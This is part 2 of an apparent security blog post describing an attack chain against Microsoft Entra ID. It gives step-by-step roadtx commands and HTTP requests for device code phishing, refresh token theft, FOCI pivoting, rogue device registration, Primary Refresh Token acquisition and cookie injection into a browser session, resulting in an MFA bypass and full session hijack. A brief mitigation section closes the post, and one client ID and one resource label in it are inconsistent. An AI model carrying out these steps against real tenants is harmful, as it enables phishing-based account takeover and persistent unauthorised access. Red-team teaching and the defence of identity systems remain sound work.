Weaponizing Legitimate Flows: OAuth Token Abuse and Device Join Exploitation in Microsoft Entra ID - Part 2
Keywords: [OAuth Token Abuse, Device Code Phishing, FOCI Abuse, Device Join Exploitation, Primary Refresh Token Abuse, Token Persistence, MFA Bypass, Silent Authentication, Session Hijacking]
Now, let’s connect the dots.
What if an attacker doesn’t exploit a vulnerability, but instead operates entirely within the boundaries of the system?
No code execution. No malware. No obvious indicators of compromise.
Only legitimate OAuth flows, trusted first-party Microsoft clients, and standard user-driven authentication events.

In this part, we move from theory to execution. We will systematically map how Access Tokens, Refresh Tokens, FOCI relationships, and device registration mechanisms can be combined to transition from a single authenticated session to persistent, device-bound access through a Primary Refresh Token (PRT).
This is where design meets reality—where trusted workflows can be repurposed, and where identity itself becomes the primary attack surface.
1. Connecting the Concepts
Let’s connect the building blocks:
Component | Role in Attack Surface |
Access Token | Short-term API access |
Refresh Token | Long-term persistence |
FOCI | Cross-application token reuse |
Device Registration | Establishes trusted device identity |
PRT | Enables silent authentication & SSO |
Critical Insight
2. FOCI & PRT Abuse: From Refresh Token to PRT Compromise

The attack demonstrates how legitimate Entra ID workflows can be abused.
Step 1: Identify Accessible OAuth Scopes
The below command tells which Azure AD / Entra ID applications (Client) can request a specific OAuth permission on a specific API (Resource), and whether any of them are FOCI-enabled.
roadtx findscope -s <API URL + scope on that API>
Objective
- Discover which client applications can request sensitive permissions
- Identify FOCI-enabled clients
Step 2: Authenticate via Microsoft Authentication Broker
The below command performs an interactive MFA-backed OAuth login using the Microsoft Authentication Broker client to obtain enrollment tokens required for MDM workflows.
# Using Device Code
roadtx auth –device-code -c 29d9ed98-a469-4536-ade2-f981bc1d605e -r https://enrollment.manage.microsoft.com/

- Client Id (-c): 29d9ed98-a469-4536-ade2-f981bc1d605e – Microsoft Authentication Broker
- Resource (-r): https://enrollment.manage.microsoft.com/ – Intune / MDM enrollment
- Authentication types (–device-code): Device Code Authentication
POST /oauth2/v2.0/devicecode
Params
- client_id=29d9ed98-a469-4536-ade2-f981bc1d605e
- scope=https://enrollment.manage.microsoft.com/.default

Victim Perspective: What the User Experiences During the Attack
From the victim’s point of view, this attack appears as a completely legitimate Microsoft authentication workflow. There are no obvious signs of compromise, which makes this technique particularly effective.
Phase 1: Receiving the Phishing Email
The user receives an email that appears to originate from a trusted source (e.g., IT support, security team, or Microsoft service). The message typically:
- Instructs the user to complete a sign-in or verification process
- Provides a link to https://microsoft.com/devicelogin
- Includes a device code that must be entered
IFDW52MMN
At this stage, the request appears routine and aligns with legitimate Microsoft authentication flows.

Phase 2: Navigating to Microsoft Device Login
The user clicks the link and is redirected to the official Microsoft device login page.
Key observations:
- The URL is legitimate
- The page uses standard Microsoft branding
- No suspicious prompts or warnings are displayed
The user is prompted to:
- Enter the device code provided in the email

Phase 3: Authentication and MFA Completion
After entering the device code, the user proceeds with authentication:
- Enters email/username
- Enters password
- Completes Multi-Factor Authentication (MFA)

Phase 4: Consent Grant
The user may be presented with a consent screen requesting access to certain resources.
Typical behavior:
- User clicks “Accept” or “Continue” without deep inspection
- Assumes the request is part of a legitimate workflow
Step 3: Extract Tokens
cat .\.roadtools_auth


- .roadtools_auth: This file will have all the tokens – (Id_token,Access_token, Refresh_token)
Token Redemption Request
POST https://login.microsoftonline.com/{tenant}/oauth2/token
Payload
grant_type=refresh_token
refresh_token=<Retrieved_RT/FRT>
client_id=29d9ed98-a469-4536-ade2-f981bc1d605e
resource=https://enrollment.manage.microsoft.com/
Token Issuance (Intune MDM Access Token)
{
“aud”: “https://enrollment.manage.microsoft.com/”,
“appid”: “29d9ed98-a469-4536-ade2-f981bc1d605e”,
“oid”: “<user_object_id>”,
“tid”: “<tenant_id>”
}
Step 4: Pivot to Device Registration Service (DRS)
The below command uses a previously obtained refresh token to rotate tokens for the Device Registration Service (DRS) while impersonating the Windows Microsoft Authentication Broker client.
roadtx gettokens –refresh-token file -c 29d9ed98-a469-4536-ade2-f981bc1d605e -r urn:ms-drs:enterpriseregistration.windows.net
- –refresh-token: Either give the refresh token or give “file”
- Resource (-r): https://enrollment.manage.microsoft.com/ – Device Registration Service (DRS)

Token Issuance (DRS Access Token)
{
“aud”: “urn:ms-drs:enterpriseregistration.windows.net”,
“appid”: “29d9ed98-a469-4536-ade2-f981bc1d605e”,
“oid”: “<user_object_id>”,
“tid”: “<tenant_id>”
}
Step 5: Register a Rogue Device
The below command performs Windows Azure AD Join by registering a new device with Entra ID, creating a device object and enabling PRT-based authentication.
roadtx device -a join -n prt-device

Outcome
- New device object created in Entra ID
- Device certificate + private key generated
Security Impact
- Attacker now owns a trusted device identity
Step 6: Obtain a Primary Refresh Token (PRT)
The below command uses a refresh token along with the device certificate and private key to request a Primary Refresh Token (PRT) for the registered Azure AD–joined device.
roadtx prt –refresh-token file -c .\prt-device.pem -k .\prt-device.key

Outcome
- PRT bound to:
- Compromised user
- Rogue device
Backend Flow (RT + Device Key → PRT):
1. Request Type
This is not a regular OAuth refresh flow. It does NOT use standard OAuth /token flow.
It includes additional fields such as:
grant_type=refresh_token
refresh_token=<RT>
client_id=29d9ed98-a469-4536-ade2-bebc-f981bc1d605e
PLUS device authentication data (headers):
x-ms-RefreshTokenCredential
x-ms-DeviceCredential
x-ms-PKeyAuth
2. Backend Request Construction
Client generates a device-bound authentication request:
Key Components:
User Context → Refresh Token
Device Identity → Device Certificate
Proof-of-Possession → Signed nonce (using private key)
3. Proof-of-Possession (PoP)
Client signs a challenge:
signature = Sign(device_private_key, PKeyAuth challenge + nonce
)
Server Validation:
Verify(signature, device_public_key) == true
4. Refresh Token Validation
Simultaneously:
- Validates RT/FRT:
- User identity
- Tenant
- Session validity
- RT must be bound to the device
- Confirms MFA already satisfied
5. PRT Issuance
If both checks pass:
Valid User Session (RT) + Valid Device Identity (PoP)
→ Issue Primary Refresh Token (PRT)

Step 7: Silent Authentication Using PRT
Acquire Graph Token
# To get the Tokens
roadtx prtauth -r msgraph –tokens-stdout
Token Redemption Request
POST https://login.microsoftonline.com/{tenant}/oauth2/token
Payload
grant_type=urn:ietf:params:oauth:grant-type:jwt-bearer (internal/PRT flow)
client_id=<microsoft_first_party_client>
resource=https://graph.microsoft.com/
PRT=<Primary_Refresh_Token>
device_key=<device_private_key>
pkeyauth=<signed_nonce_and_request_data>
Token Issuance (Microsoft Graph Access Token)
{
“aud”: “https://graph.microsoft.com/”,
“appid”: “<client_id>”,
“oid”: “<user_object_id>”,
“tid”: “<tenant_id>”,
“scp”: “<delegated_scopes>”,
“deviceid”: “<device_id>”
}

# To describe the token
roadtx prtauth -r msgraph –tokens-stdout | roadtx describe
Browser SSO (Azure Portal Access)
roadtx browserprtauth -url https://portal.azure.com/
This follows the same process, but it injects cookies in the browser to log in to the portal
URL:
https://login.microsoftonline.com/
Cookies or Header:
x-ms-RefreshTokenCredential = $prtToken

Impact
- No MFA prompt
- No credential requirement
- Full session hijack
3. Essential Defensive Considerations
To mitigate such attack paths, organizations must:
Restrict Device Enrollment
- Limit who can join devices to Entra ID
- Enforce device quotas and approvals
Token-Centric Monitoring
- Detect unusual token requests across resources
- Identify abnormal FOCI token reuse
- Track non-interactive sign-ins
Conditional Access Policies
- Enforce device compliance checks
- Require phishing-resistant MFA
Token Protection
- Implement token binding where possible
- Monitor refresh token usage patterns
Refresh Token Revocation
Revoke-AzureADUserAllRefreshToken
Final Thoughts
When OAuth tokens, FOCI trust relationships, and device identity come together, they create a very powerful authentication system. But at the same time, if not carefully managed, this combination can also introduce serious security risks.
Understanding how:
- Refresh tokens enable persistence
- FOCI enables lateral token reuse
- PRTs enable silent SSO
…is critical for defending modern enterprise environments.
This is not merely an “attack technique.” It’s a reflection of how deeply identity, device trust, and authentication flows are interconnected in cloud-native architectures.
Check out the PART 1 of this blog here: https://cyberwarfare.live/weaponizing-legitimate-flows-oauth-token-abuse-and-device-join-exploitation-in-microsoft-entra-id-part1/